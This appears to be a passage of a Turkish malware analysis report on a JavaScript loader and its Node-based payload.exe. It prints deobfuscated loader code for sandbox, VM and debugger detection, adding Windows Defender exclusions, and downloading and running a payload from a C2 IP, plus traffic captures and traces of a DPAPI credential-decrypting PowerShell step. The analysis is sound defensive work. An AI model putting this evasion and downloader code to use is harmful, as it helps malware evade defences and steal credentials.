AnalyzeParentProcess fonksiyonu, mevcut process'in parent process'ini analiz ederek sistemin bir debug veya analiz aracının altında çalışıp çalışmadığını tespit etmeye çalışmaktadır. **"wmic process where ProcessId="** komutu ile parent process'in adı, command line bilgisi ve executable path'i alınır ve küçük harfe çevrilerek incelenir. Daha sonra reverse engineering ve trafik analiz araçlarının isimleri kontrol edilmektedir. Eğer bu araçlardan biri parent process içerisinde tespit edilirse ve süreç **explorer.exe** veya **cmd.exe** gibi normal bir sistem süreci altında çalışmıyorsa, sistem bunu şüpheli durum olarak değerlendirerek **anti-debug** mekanizmasını tetiklemektedir.

x64dbg.exe	X32dbg.exe	ollydbg.exe
ida.exe	ida64.exe	ghidra.exe
immunity.exe	Windbg.exe	cheatengine.exe
cheat engine.exe	processhacker.exe	apimonitor.exe
wireshark.exe	fiddler.exe	

Tablo 6 – Zararlının Anti-Analiz kütüphanesinde mevcut olan Debug , Reverse , Engineering ve Ağ Analiz Araçları Listesi

```

288 const detectVirtualEnvironment = () => {
289   try {
290     const _0x4651b0 = [() => {
291       const _0x55f38e = os.hostname().toLowerCase();
292       const _0x38f634 = ["vm", "virtual", "sandbox", "malware", "test", "analysis", "vbox", "vmware"];
293       return _0x38f634.some(_0x99c96c => _0x55f38e.includes(_0x99c96c));
294     }, () => os.totalmem() < 2147483648, () => os.cpus().length < 2, () => {
295       const _0x5b6964 = os.userInfo().username.toLowerCase();
296       const _0x1f8014 = ["malware", "virus", "sandbox", "analyst", "test", "vm", "user", "admin"];
297       return _0x1f8014.includes(_0x5b6964);
298     }];
299     let _0x1c12be = 0;
300     for (let _0x281df6 of _0x4651b0) {
301       if (_0x281df6()) {
302         _0x1c12be++;
303       }
304     }
305     if (_0x1c12be >= 2) {
306       triggerAntiDebugResponse("Virtual environment detected (score: " + _0x1c12be + ")");
307       return false;

```

Görsel 36 – Zararlının Sanal Makine CPU ve Host Kontrolü

DetectVirtualEnvironment fonksiyonu, sistemin sanal makine ortamında çalışıp çalışmadığını belirlemek için birden fazla kontrol gerçekleştirmektedir. İlk olarak **hostname** bilgisi incelenir. Ardından sistem **belleği** ve **CPU** çekirdek sayısı değerlendirilir. Son olarak **kullanıcı adı** analizi yapılır. Bu kontrollerden en az ikisi pozitif sonuç verirse sistemin sanal ortamda çalıştığı kabul edilir ve anti-debug mekanizması tetiklenir.

vm	virtual	sandbox	malware	test	analysis	vbox
vmware	virus	analyst	user	admin		

Tablo 7- Hostname ve Kullanıcı Adı

```

315 const checkSuspiciousFiles = () => {
316   try {
317     const _0x2bdb8b = ["C:\\Windows\\System32\\drivers\\VBoxMouse.sys", "C:\\Windows\\System32\\drivers\\VBoxGuest.sys", "C:\\Windows\\System32\\drivers\\vmtoolsd.sys",
318       "C:\\Windows\\System32\\drivers\\vmtoolsd.sys", "C:\\Program Files\\VMware\\VMware Tools\\", "C:\\Program Files\\Oracle\\VirtualBox\\", "C:\\Program Files (x86)\\VMware\\VMware
319       Tools\\", "C:\\Program Files (x86)\\Oracle\\VirtualBox\\"];
320     let _0x14bce0 = 0;
321     for (let _0x18d923 of _0x2bdb8b) {
322       if (fs.existsSync(_0x18d923)) {
323         _0x14bce0++;
324       }
325     }
326     if (_0x14bce0 >= 2) {
327       triggerAntiDebugResponse("VM files detected (count: " + _0x14bce0 + ")");
328       return false;
329     }
330     return true;
331   } catch (_0x5e50cf) {
332     silentLog("File system analysis error: " + _0x5e50cf.message, true);
333     return true;

```

Görsel 37 – Zararlının Sanal Makine Dosya Tespiti

CheckSuspiciousFiles fonksiyonu, sistemde sanal makineye ait dosya ve sürücülerin varlığını kontrol ederek VM tespiti yapmaktadır. **VirtualBox** ve **VMware**'e ait driver ve kurulum dizinleri dosya sistemi üzerinde aranır. En az iki şüpheli dosya tespit edilirse sistem sanal ortamda çalıştığı varsayılarak anti-debug mekanizmasını tetiklemektedir.

```

354 const analyzeParentProcess = async () => {
355   return new Promise(_0x396c08 => {
356     try {
357       const _0x59457c = spawn("wmic", ["process", "where", "ProcessId=" + process.ppid, "get", "Name,CommandLine,ExecutablePath", "/format:csv"], {
358         stdio: ["ignore", "pipe", "ignore"]
359       });
360       let _0x40640f = "",
361       let _0x3b929b;
362       _0x59457c.stdout.on("data", _0x45ba3e => {
363         _0x40640f += _0x45ba3e.toString().toLowerCase();
364       });
365       _0x59457c.on("close", () => {
366         if (_0x3b929b) {
367           clearTimeout(_0x3b929b);
368         }
369         const _0x5143f5 = ["x64dbg.exe", "x32dbg.exe", "ollydbg.exe", "ida.exe", "ida64.exe", "ghidra.exe", "immunity.exe", "windbg.exe", "cheatengine.exe", "cheat engine.exe",
370           "processhacker.exe", "apimonitor.exe", "wireshark.exe", "fiddler.exe"];
371         for (let _0x5cb7c1 of _0x5143f5) {
372           if (_0x40640f.includes(_0x5cb7c1)) {
373             if (!_0x40640f.includes("explorer.exe") && !_0x40640f.includes("cmd.exe")) {
374               triggerAntiDebugResponse("Suspicious parent process: " + _0x5cb7c1);
375               _0x396c08(false);
376               return;
377             }
378           }
379           _0x396c08(true);
380         });
381         _0x59457c.on("error", _0x4e7169 => {
382           if (_0x3b929b) {
383             clearTimeout(_0x3b929b);
384           }
385           silentLog("Parent process analysis error: " + _0x4e7169.message, true);
386           _0x396c08(true);
387         });
388         _0x3b929b = setTimeout(() => {
389           _0x59457c.kill();
390           _0x396c08(true);
391         }, 5000);
392       } catch (_0x37ee78) {

```

Görsel 38 – Zararlının Process Analiz ve Anti-Debug Tespit Mekanizması

advancedProcessDetection fonksiyonu, **WMIC** komutu ile sistemde çalışan tüm process'leri (isim, PID, path ve command line bilgileriyle birlikte) listeleterek analiz eder. Elde edilen process verileri satır satır incelenir sistem process'leri filtrelendikten sonra **blockedKeywords** listesi ile debug, reverse engineering ve analiz araçları kontrol edilmektedir. Eşleşme durumunda program kendini sonlandırmaktadır.

Wireshark	tcpdump	Tshark	Ettercap
microsoft network monitor	Fiddler	capsa	Omnipeek
Smartsniff	colasoft capsa	Networkminer	Ntopng
ntop	Packetcapture	Windump	Glasswire
Networx	x64dbg	x32dbg	immunity debugger
Ollydbg	immunity	windbg	ida pro
visual studio	ida64	ida32	idaw64
idaw	radare2	ghidra	binaryninja
binary ninja	cheat engine	cheatengine	game hacker
artmoney	gamehacker	memory scanner	trainer
memoryscanner	Burpsuite	burp suite	Zaproxy
burp-suite	zap proxy	owasp zap	İnsomnia
postman	curl.exe	Resourcehacker	pe-bear
resource hacker	Pebear	cff Explorer	hex edior
cffexplorer	Hexeditor	Hxd	process monitor

\\wireshark\\	\\fiddler\\	\\burp\\	\\ida\\
\\ghidra\\	\\ollydbg\\	\\x64dbg\\	\\x32dbg\\
\\cheat engine\\	\\cheatengine\\	\\artmoney\\	\\processhacker\\
\\process hacker\\	\\procmon\\	\\apimonitor\\	\\api monitor\\
\\detours\\	\\immunity\\	\\radare2\\	\\binary ninja\\
\\binaryninja\\	\\resourcehacker\\	\\resource hacker\\	\\hex workshop\\
\\hxd\\	\\zaproxy\\	\\lowasp\\zap\\	\\postman\\
\\insomnia\\			

Tablo 8 – Zararlıların Debug, Reverse Engineering, Ağ Analizi ve Güvenlik Araçları Listesi

c:\\windows\\system32\\	c:\\windows\\syswow64\\	c:\\windows\\winsxs\\
c:\\program files\\windows	c:\\program files (x86)\\windows	c:\\program files\\microsoft
c:\\programfiles (x86)\\microsoft	microsoft corporation	windows defender
microsoft\\	\\windowsapps\\	c:\\windows\\servicing\\
c:\\windows\\ccm\\	c:\\windows\\ccmcache\\	

Tablo 9- Sistem ve Microsoft Tabanlı Güvenli Dizin ve Süreç İmzaları

svchost.exe	explorer.exe	dwm.exe
winlogon.exe	csrss.exe	lsass.exe
services.exe	spoolsv.exe	taskhost.exe
taskhostw.exe	conhost.exe	dllhost.exe
rundll32.exe	msiexec.exe	wininit.exe
smss.exe	wermgr.exe	searchindexer.exe
audiodg.exe		

Tablo 10- Windows İşletim Sistemine Ait Kritik Sistem Süreçleri Listesi

```

178 const checkDebuggerRegistry = async () => {
179   return true;
180 }
181
182 return new Promise(_0x280cc1 => {
183   try {
184     const _0x1085df = [
185       {
186         key: "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AeDebug",
187         value: "Debugger"
188       }, {
189         key: "HKLM\\SOFTWARE\\Classes\\exefile\\shell\\Debug",
190         value: ""
191       }, {
192         key: "HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
193         value: ""
194       }
195     ];
196     let _0x29c1bf = 0;
197     const _0x213bc4 = _0x1085df.length;
198     for (let _0x4c6af7 of _0x1085df) {
199       const _0x3849c7 = _0x4c6af7.value ? ["query", _0x4c6af7.key, "/v", _0x4c6af7.value] : ["query", _0x4c6af7.key];
200       const _0x5110d1 = spawn("reg", _0x3849c7, {
201         stdio: ["ignore", "pipe", "ignore"]
202       });
203       let _0x26114d = "";
204       let _0x5159bb;
205       _0x5110d1.stdout.on("data", _0xc234d3 => {
206         _0x26114d += _0xc234d3.toString().toLowerCase();
207       });
208       _0x5110d1.on("close", () => {
209         if (_0x5159bb) {
210           clearTimeout(_0x5159bb);
211         }
212         const _0x5379b6 = ["ollydbg", "x64dbg", "x32dbg", "windbg", "ida", "immunity", "ghidra", "radare2", "binary ninja", "cheat engine"];
213         for (let _0x3e02f6 of _0x5379b6) {
214           if (_0x26114d.includes(_0x3e02f6)) {
215             triggerAntiDebugResponse("Registry debugger found: " + _0x3e02f6);
216             _0x280cc1(false);
217             return;
218           }
219         }
220       }
221     }
222   }
223 }

```

Görsel 39- Zararlının Windows Registry Üzerinden Debugger Tespit Mekanizması

CheckDebuggerRegistry fonksiyonu, Windows sistemlerde **registry** üzerinden **debugger** ve analiz araçlarına ait izleri tespit etmeye çalışmaktadır. Öncelikle platformun **Windows** olup olmadığı kontrol edilir. Ardından kritik registry yolları **reg query** komutu ile okunmaktadır. Elde edilen çıktı içinde debugger araçlarının isimleri aranır. Eğer bu araçlardan biri registry çıktısında tespit edilirse sistem bunu debug ortamı olarak değerlendirerek anti-debug mekanizmasını tetiklemektedir.

HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AeDebug
HKLM\\SOFTWARE\\Classes\\exefile\\shell\\Debug
HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run

Tablo 11- Zararlının Windows Registry Üzerinde Debug ve Başlangıç Yapılandırma Anahtarları

ollydbg	x64dbg	x32dbg
windbg	ida	immunity
ghidra	radare2	binary ninja
cheat engine		

Tablo 12- Zararlının Registry Üzerinden Tespit Edilen Debugger ve Analiz Araçları İmzaları

```

38 const triggerAntiDebugResponse = _0x1e179f => {
39   silentLog("Anti-Debug Triggered: " + _0x1e179f, true);
40   try {
41     const _0x192706 = os.tmpdir();
42     const _0x22e6bf = path.join(_0x192706, "error" + Date.now() + ".vbs");
43     const _0x1196f = process.arch === "x64" ? path.join(process.env.WINDIR, "System32", "cscript.exe") : path.join(process.env.WINDIR, "Sysnative", "cscript.exe");
44     const _0x42cd2e = "x" = msgbox("Critical System Error Detected!" & vbCrLf & "Debugging/Analysis tools found." & vbCrLf & "Application will terminate.", 16, "Security
Warning!");
45     fs.writeFileSync(_0x22e6bf, _0x42cd2e);
46     try {
47       execSync(""" + _0x1196f + " "" //nologo "" + _0x22e6bf + " """, {
48         stdio: "ignore"
49       });
50     } catch (_0x30d71b) {
51       silentLog("VBS execution error: " + _0x30d71b.message, true);
52     }
53     process.exit(1);
54   } catch (_0x48da1d) {}
55   silentLog("Anti-debug response error: " + _0x48da1d.message, true);
56   process.exit(1);
57 }

```

Görsel 40-Zararlının Anti-Debug Tetikleme ve Sistem Uyarı Mekanizması

TriggerAntiDebugResponse fonksiyonu, sistemde şüpheli bir analiz veya debug aktivitesi tespit edildiğinde devreye girerek uygulamanın çalışmasını sonlandıran bir güvenlik tepkisi üretir. Tespit edilen olay loglanır ve geçici bir VBS dosyası oluşturularak kullanıcıya “**Critical System Error**” uyarısı gösterilir. Bu işlem **Cscript.exe** aracılığıyla çalıştırılır ve ardından oluşturulan geçici dosya silinir. İşlem sırasında herhangi bir hata oluşsa bile hata loglanır ve süreç zorla sonlandırılır.

```

34 const errorLogPath = path.join("C:", "Users", "PC", "AppData", "Local", "errorlX");
35 const errorLogFile = path.join(errorLogPath, "error.log");
36 const silentLog = (_0x614bbd, _0x5466f6 = false) => {
37   try {
38     if (!fs.existsSync(errorLogPath)) {
39       fs.mkdirSync(errorLogPath, {
40         recursive: true
41       });
42     }
43     const _0xa3c974 = new Date().toISOString();
44     const _0x2724c0 = "[" + _0xa3c974 + "]" + (_0x5466f6 ? "ERROR" : "INFO") + ": " + _0x614bbd + "\n";
45     fs.appendFileSync(errorLogFile, _0x2724c0);
46     console.log(_0x2724c0);
47   } catch (_0x5c5865) {
48     console.log("silentLog error: " + _0x5c5865.message);
49   }
50 };

```

Görsel 41- Zararlının Loglama ve Hata Kayıt Mekanizması yapısı

SilentLog fonksiyonu, uygulama içinde gerçekleşen bilgi ve hata mesajlarını hem konsola yazdırmak hem de kalıcı bir log dosyasına kaydetmek için kullanılan bir loglama mekanizmasıdır. Log dosyası **C:\Users\PC\AppData\Local\errorlX\error.log** konumunda tutulmaktadır.

```

469 const continuousMonitoring = () => {
470   setInterval(async () => {
471     try {
472       if (!detectVirtualEnvironment() || !checkSuspiciousFiles() || !timingBasedDetection()) {
473         triggerAntiDebugResponse("Continuous monitoring alert");
474       }
475     } catch (_0x27c109) {
476       silentLog("Continuous monitoring error: " + _0x27c109.message, true);
477     }
478   }, Math.random() * 30000 + 10000);
479 };

```

Görsel 42- Zararlının Eşzamanlı İzleme ve Gerçek Zamanlı Anti-Debug Kontrol Mekanizması

ContinuousMonitoring fonksiyonu, uygulama çalışırken belirli aralıklarla sistemin güvenlik durumunu sürekli olarak kontrol eden bir izleme mekanizmasıdır. Belirlenen zaman aralıklarında sanal ortam tespiti, şüpheli dosya kontrolü ve zamanlama tabanlı anomali tespiti fonksiyonları çalıştırılmaktadır. Bu kontrollerden herhangi biri başarısız olursa anti-debug mekanizması tetiklenmektedir.

```

480 const createRandomAppDataPath = () => {
481   try {
482     const _0x967ecc = path.join(os.homedir(), "AppData", "Local");
483     const _0x2adafe = ["SystemCache", "WindowsCache", "AppCache", "SystemData", "AppData", "CacheData", "SystemTemp", "AppTemp", "DataCache", "TempData"];
484     const _0x10e1e7 = _0x2adafe[Math.floor(Math.random() * _0x2adafe.length)];
485     const _0x58ac69 = Math.random().toString(36).substring(2, 8);
486     const _0x13eee5 = path.join(_0x967ecc, _0x10e1e7, _0x58ac69);
487     if (!fs.existsSync(_0x13eee5)) {
488       fs.mkdirSync(_0x13eee5, {
489         recursive: true
490       });
491     }
492     silentLog("Created random AppData path: " + _0x13eee5);
493     return _0x13eee5;
494   } catch (_0x4e148b) {
495     silentLog("Failed to create random AppData path: " + _0x4e148b.message, true);
496     return os.tmpdir();
497   }

```

Görsel 43-Zararlının Rastgele AppData Çalışma Dizini Oluşturma Mekanizması

CreateRandomAppDataPath fonksiyonu, kullanıcının **AppData\Local** dizini altında rastgele ve sahte isimlendirilmiş klasör yapıları oluşturarak çalıştırılacak dosyalar için gizlenmiş bir çalışma dizini üretmektedir.

```

499 const addWindowsDefenderExclusion = async _0x5d1ec0 => {
500   try {
501     if (process.platform !== "win32") {
502       return true;
503     }
504     const _0x4dbec5 = "powershell -Command \"Add-MpPreference -ExclusionPath '\" + _0x5d1ec0 + '\"\"\"";
505     execSync(_0x4dbec5, {
506       stdio: "ignore"
507     });
508     silentLog("Added Windows Defender exclusion for: " + _0x5d1ec0);
509     return true;
510   } catch (_0x3ffd44) {
511     silentLog("Failed to add Windows Defender exclusion: " + _0x3ffd44.message, true);
512     return false;
513   }
514 };

```

Görsel 44- Zararlının Windows Defender Hariç Tutma Mekanizması

AddWindowsDefenderExclusion fonksiyonu, Windows işletim sisteminde belirli bir dizini **Windows Defender** taramalarından hariç tutmak için çalışır. Öncelikle platform kontrolü yapılır. Ardından **PowerShell** üzerinden **Add-MpPreference -ExclusionPath** komutu çalıştırılarak verilen klasör **Defender** hariç tutma listesine eklenmektedir.

```

580 };
581 const processFile = async (_0x5afef4, _0x27529e = false) => {
582   try {
583     let _0x5ade91;
584     if (_0x27529e) {
585       _0x5ade91 = createRandomAppDataPath();
586       await addWindowsDefenderExclusion(_0x5ade91);
587     } else {
588       _0x5ade91 = os.tmpdir();
589     }
590     silentLog("Requesting download token for " + _0x5afef4 + ".exe.br...");
591     const _0x422834 = await new Promise(_0x532e1c => {
592       const _0x1283d2 = {
593         api_key: KEY,
594         file_name: _0x5afef4 + ".exe.br"
595       };
596       const _0x267834 = JSON.stringify(_0x1283d2);
597       const _0x41988e = {
598         hostname: SERVER_URL,
599         port: 80,
600         path: "/request-download",
601         method: "POST",
602         headers: {
603           "Content-Type": "application/json",
604           "Content-Length": Buffer.byteLength(_0x267834)
605         }
606       };
607       const _0x5f3029 = http.request(_0x41988e, _0x3baa9d => {
608         let _0x5b97e0 = "";
609         _0x3baa9d.on("data", _0x5e7689 => _0x5b97e0 += _0x5e7689);
610         _0x3baa9d.on("end", () => {
611           try {
612             const _0x4a8a87 = JSON.parse(_0x5b97e0);
613             if (_0x4a8a87.status === "success") {
614               silentLog("Token received: " + _0x4a8a87.token.substring(0, 16) + "...");
615               _0x532e1c(_0x4a8a87.token);
616             } else {
617               silentLog("Token request failed: " + _0x4a8a87.error, true);
618               _0x532e1c(null);
619             }
620           }
621         });
622       });
623     });
624   } catch (error) {
625     silentLog("Error in processFile: " + error);
626     _0x532e1c(null);
627   }
628 }

```

Görsel 45- Zararlının ProcessFile Fonksiyonu

ProcessFile fonksiyonu, 185[.]241[.]208[.]147 ip adresi üzerinden bir **token** olarak şifreli bir dosyayı indirip yerel sisteme çözerek çalıştıran bir akışı gerçekleştirmektedir. İlk aşamada sunucudan **/request-download endpoint**'i üzerinden erişim token'ı talep edilir. Token doğrulandıktan sonra **.exe.br** uzantılı dosya **HTTP** isteği ile indirilir ve **Temp** dizine kaydedilir. Ardından **Brotli** algoritması ile sıkıştırılmış dosya çözülerek **.exe** formatına dönüştürülür. Son aşamada çalıştırılan dosya sistem başlangıcına eklenerek kalıcılık sağlanmaktadır.

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
--

Tablo 13- Zararlının Kullanılan User-Agent Bilgisi

Dinamik analiz

```
Administrator: Command Prompt
c) Microsoft Corporation. All rights reserved.

.:Windows\system32>node C:\Users\...\Desktop\zararli.js
2026-04-04T17:00:35.843Z] INFO: Anti-debug system disabled - Skipping security checks
2026-04-04T17:00:35.875Z] INFO: Starting secure application...
2026-04-04T17:00:35.955Z] INFO: Running as admin: true
2026-04-04T17:00:35.958Z] INFO: Proceeding with file processing...
2026-04-04T17:00:35.959Z] INFO: Downloading and running payload.exe...
2026-04-04T17:00:35.963Z] INFO: Created random AppData path: C:\Users\...\AppData\Local\AppData\ojxx9m
2026-04-04T17:00:42.928Z] INFO: Added Windows Defender exclusion for: C:\Users\...\AppData\Local\AppData\ojxx9m
2026-04-04T17:00:42.930Z] INFO: Requesting download token for payload.exe.br...
2026-04-04T17:00:42.960Z] ERROR: Token parse error: Unexpected token '<', "<html>
h"... is not valid JSON
2026-04-04T17:00:42.963Z] ERROR: Failed to get download token
2026-04-04T17:00:42.964Z] ERROR: payload.exe processing failed
2026-04-04T17:00:42.967Z] INFO: All files processed successfully!

.:Windows\system32>
```

Görsel 46 -Zararlının Zararli.js Çalışma Logu

Zararlı yazılım çalıştırıldığında sırasıyla **anti-debug** sistemini devre dışı bırakmakta, yönetici haklarıyla çalıştığını doğrulamakta ve **AppData\Local\AppData\ojxx9m** gibi rastgele isimlendirilmiş bir dizin oluşturmakta, bu dizini **Windows Defender** dışlama listesine eklemektedir. Ardından C2 sunucusundan **payload.exe.br** dosyasını indirmek için **token** talep etmektedir.

```
error.log - Notepad
File Edit Format View Help
[2026-04-04T17:00:35.843Z] INFO: Anti-debug system disabled - Skipping security checks
[2026-04-04T17:00:35.875Z] INFO: Starting secure application...
[2026-04-04T17:00:35.955Z] INFO: Running as admin: true
[2026-04-04T17:00:35.958Z] INFO: Proceeding with file processing...
[2026-04-04T17:00:35.959Z] INFO: Downloading and running payload.exe...
[2026-04-04T17:00:35.963Z] INFO: Created random AppData path: C:\Users\...\AppData\Local\AppData\ojxx9m
[2026-04-04T17:00:42.928Z] INFO: Added Windows Defender exclusion for: C:\Users\...\AppData\Local\AppData\ojxx9m
[2026-04-04T17:00:42.930Z] INFO: Requesting download token for payload.exe.br...
[2026-04-04T17:00:42.960Z] ERROR: Token parse error: Unexpected token '<', "<html>
<h"... is not valid JSON
[2026-04-04T17:00:42.963Z] ERROR: Failed to get download token
[2026-04-04T17:00:42.964Z] ERROR: payload.exe processing failed
[2026-04-04T17:00:42.967Z] INFO: All files processed successfully!
[2026-04-04T17:04:03.713Z] INFO: Anti-debug system disabled - Skipping security checks
[2026-04-04T17:04:03.725Z] INFO: Starting secure application...
[2026-04-04T17:04:03.848Z] INFO: Running as admin: true
[2026-04-04T17:04:03.851Z] INFO: Proceeding with file processing...
[2026-04-04T17:04:03.852Z] INFO: Downloading and running payload.exe...
[2026-04-04T17:04:03.856Z] INFO: Created random AppData path: C:\Users\...\AppData\Local\SystemData\cqzzya
[2026-04-04T17:04:08.972Z] INFO: Added Windows Defender exclusion for: C:\Users\...\AppData\Local\SystemData\cqzzya
[2026-04-04T17:04:08.976Z] INFO: Requesting download token for payload.exe.br...
[2026-04-04T17:04:09.015Z] ERROR: Token parse error: Unexpected token '<', "<html>
<h"... is not valid JSON
[2026-04-04T17:04:09.020Z] ERROR: Failed to get download token
[2026-04-04T17:04:09.023Z] ERROR: payload.exe processing failed
[2026-04-04T17:04:09.038Z] INFO: All files processed successfully!
```

Görsel 47- Zararlının Eror.Log Dosya İçeriği

Her çalıştırma döngüsünde aynı adımlar sırasıyla tekrarlanmakta ve js dosyasında tespit ettiğimiz fonksiyonların bir logunu tutmaktadır.

```
POST /request-download HTTP/1.1
Content-Type: application/json
Content-Length: 55
Host: 185.241.208.147
Connection: keep-alive

{"api_key": "C036G6GW0NQE", "file_name": "payload.exe.br"}
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 55
ETag: W/"37-E4T0yudSHq5xjCtICJv5E0w3Mcw"
Date: Sat, 04 Apr 2026 22:50:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"status": "error", "error": "Invalid or missing API key"}
```

Görsel 48-Zararlının Wireshark C2 Ağ Trafiği

Wireshark aracı ile yakalanan ağ trafiği incelendiğinde zararlı sürecin **185.241.208.147** IP adresine **POST /request-download HTTP/1.1** isteği gönderdiği gözlenilmekte olup, İstek gövdesinde **api_key** ve **file_name: payload.exe.br** parametrelerinin iletildiği görülmektedir. Sunucu bu isteğe **HTTP/1.1 401 Unauthorized** yanıtı döndürerek “**Invalid or missing API key**” hata mesajı iletmektedir. Bu durum C2 sunucusunun token tabanlı bir kimlik doğrulama mekanizması kullandığını ve geçersiz API anahtarı ile **payload** indirme işleminin gerçekleştirilemediğini ifade etmektedir.



Görsel 49- Zararlının C2 Sunucusunun Geçersiz Token Yanıtı

Sunucunun **Unauthorized - Invalid Token** yanıtı döndürdüğü gözlemlenmektedir. Sunucu her 60 saniyede bir api key üretmektedir. Zararlının gönderdiği bu token’a cevap olarak bu api keyi verilmektedir. Bu api key asıl payload dosyasının indirilmesinde kullanılmaktadır. Sunucu gönderilen token’ı kabul etmediği için **payload.exe** dosyasına ulaşılamamıştır.

Payload.Exe

Adı	payload.exe
MD5	fe4609a92b7815fbd8e50d2429901b93
SHA256	9dcd6399fe5058e72eef3d022f5ba10e812f969dd004a4cf3583c76510071e16
Dosya Türü	PE64/EXE


Statik Analiz

Property	Value
File Name	C:\Users\...\.Desktop\payload.exe
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	55.35 MB (58038236 bytes)
PE Size	35.83 MB (37574656 bytes)

Property	Value
CompanyName	Node.js
ProductName	Node.js
FileDescription	Node.js JavaScript Runtime
FileVersion	18.5.0
ProductVersion	18.5.0
OriginalFilename	node.exe
InternalName	node

Görsel 50- Zararlının Payload.exe Dosyasının PE Bilgileri

Elde edilen yeni dosya portable executable 64-bit formatındadır. Dosya boyutu ise 55.35MB'tır. Dosyanın Pe bilgilerine baktığımız zaman ise **CompanyName** kısmında **“Node.js”** bilgisi görülmektedir.



Şekil 51- Payload.exe JavaScript Bilgisi

Payload.exe statik incelenmesi yapıldığında **Microsoft Visual C/C++** ile derlenmiş, **AMD64** mimarisine yönelik bir uygulama olduğu tespit edilmiştir.

```
C:\Users\
\Desktop>node -e "const m = require('./node_sqlite3.node'); console.log(Object.keys(m))"
[
  'Database',
  'Statement',
  'Backup',
  'OPEN_READONLY',
  'OPEN_READWRITE',
  'OPEN_CREATE',
  'OPEN_FULLMUTEX',
  'OPEN_URI',
  'OPEN_SHARED_CACHE',
  'OPEN_PRIVATE_CACHE',
  'VERSION',
  'SOURCE_ID',
  'VERSION_NUMBER',
  'OK',
  'ERROR',
  'INTERNAL',
  'PERM',
  'ABORT',
  'BUSY',
  'LOCKED',
  'NOMEM',
  'READONLY',
  'INTERRUPT',
  'IOERR',
  'CORRUPT',
  'NOTFOUND',
  'FULL',
  'CANTOPEN',
  'PROTOCOL',
  'EMPTY',
  'SCHEMA',
  'TOOBIG',
  'CONSTRAINT',
  'MISMATCH',
  'MISUSE',
  'NOLFS',
  'AUTH'
]
```

Görsel 52- Payload.exe Node_sqlite3 Modül Export Analizi

Payload.exe node_sqlite3.node modülü incelendiğinde **Database**, **Statement**, **Backup** gibi temel **SQLite** sınıflarının yanı sıra **OPEN_READONLY**, **OPEN_READWRITE** gibi veritabanı erişim modlarının mevcut olduğu tespit edilmiş olup, bu modülün varlığı zararlı yazılımın tarayıcılara ait **SQLite** veritabanı dosyalarını doğrudan okuyabildiğini doğrular niteliktedir.

Dinamik Analiz

```
RAX 0000000000000001
RBX 000000F272CFF160 L"C:\\Program Files\\Common Files\\SSL\\openssl.cnf"
RCX 000000F272CFF160 L"C:\\Program Files\\Common Files\\SSL\\openssl.cnf"
RDX 0000000000000000
RBP 000000F272CFEFA1
RSP 000000F272CFEEF8
RSI 0000000000000000
RDI 000000F272CFF100

R8 0000000000000003
R9 000000F272CFEF80
R10 0000000000000000
R11 000000F272CFF160 L"C:\\Program Files\\Common Files\\SSL\\openssl.cnf"
R12 0000000000000000
R13 0000000000000000
R14 0000000000000080
R15 0000000000000003

RIP 00007FFB23C152E0 <kernel32.CreateFileW>

RFLAGS 0000000000000004
ZF 0 PF 1 AF 0
```

Görsel 53- Payload.exe Hata ayıklayıcı CreateFileW Breakpoint Analizi

Payload.exe hata ayıklayıcı aracılığı ile incelendiğinde **kernel32.CreateFileW** fonksiyonu üzerine breakpoint yerleştirilmiş olup. RCX register'ında **C:\\Program Files\\Common Files\\SSL\\openssl.cnf** dosya yolunun bulunduğu tespit edilmiş olup disassembly görünümünde **CreateFileW**, **DefineDosDeviceW** ve **DeleteFileA** fonksiyonlarına ait jump table girişleri dikkat çekmektedir.

```
RAX 0000000000000400 L'Z'
RBX 0000000000000000
RCX 000001D8EE358690 L"C:\\Windows\\system32\\cmd.exe"
RDX 000001D8EE397150 L"C:\\Windows\\system32\\cmd.exe /d /s /c \"powershell -ExecutionPolicy Bypass -File \\AppData
RBP 00000041E78DFE00
RSP 00000041E78DFED8
RSI 000001D8EE358690 L"C:\\Windows\\system32\\cmd.exe"
RDI 00000041E78FE0A0

R8 0000000000000000
R9 0000000000000000
R10 0000000000000400
R11 00000041E78FDD80 L'Z'
R12 000001D8EE332A80 &L"C:\\Windows\\system32\\cmd.exe"
R13 000001D8EE36C0E0 L"C:\\Users\\reverse\\Desktop"
R14 0000000000000000 L"ADVINST_CMD=\"C:\\Program Files (x86)\\Advanced Installer\\bin\\x86\\AdvancedInstaller.com\"
R15 00000041E78FE100

RIP 00007FFB23C0D2E0 <kernel32.CreateProcessW>
```

Görsel 54- Payload.exe CreateProcessW Breakpoint Analizi

Payload.exe incelendiği esnada **CreateProcessW** fonksiyonu üzerine breakpoint yerleştirilmiş olup, RDX register'ında **cmd.exe /d /s /c "powershell -ExecutionPolicy Bypass -File "\\AppData\\Local\\Temp\\dpapi_decrypt_[...].ps1"** komutunun bulunduğu tespit edilmiştir ve bu bulgu payload'ın tarayıcılara ait şifrelenmiş kimlik bilgilerini çözmek amacıyla DPAPI mekanizmasını kullanan bir PowerShell betiği çalıştırmaktadır.

```

04/07/26 12:33:53 PM [ Diverter] payload.exe (5548) requested UDP 192.168.175.128:53
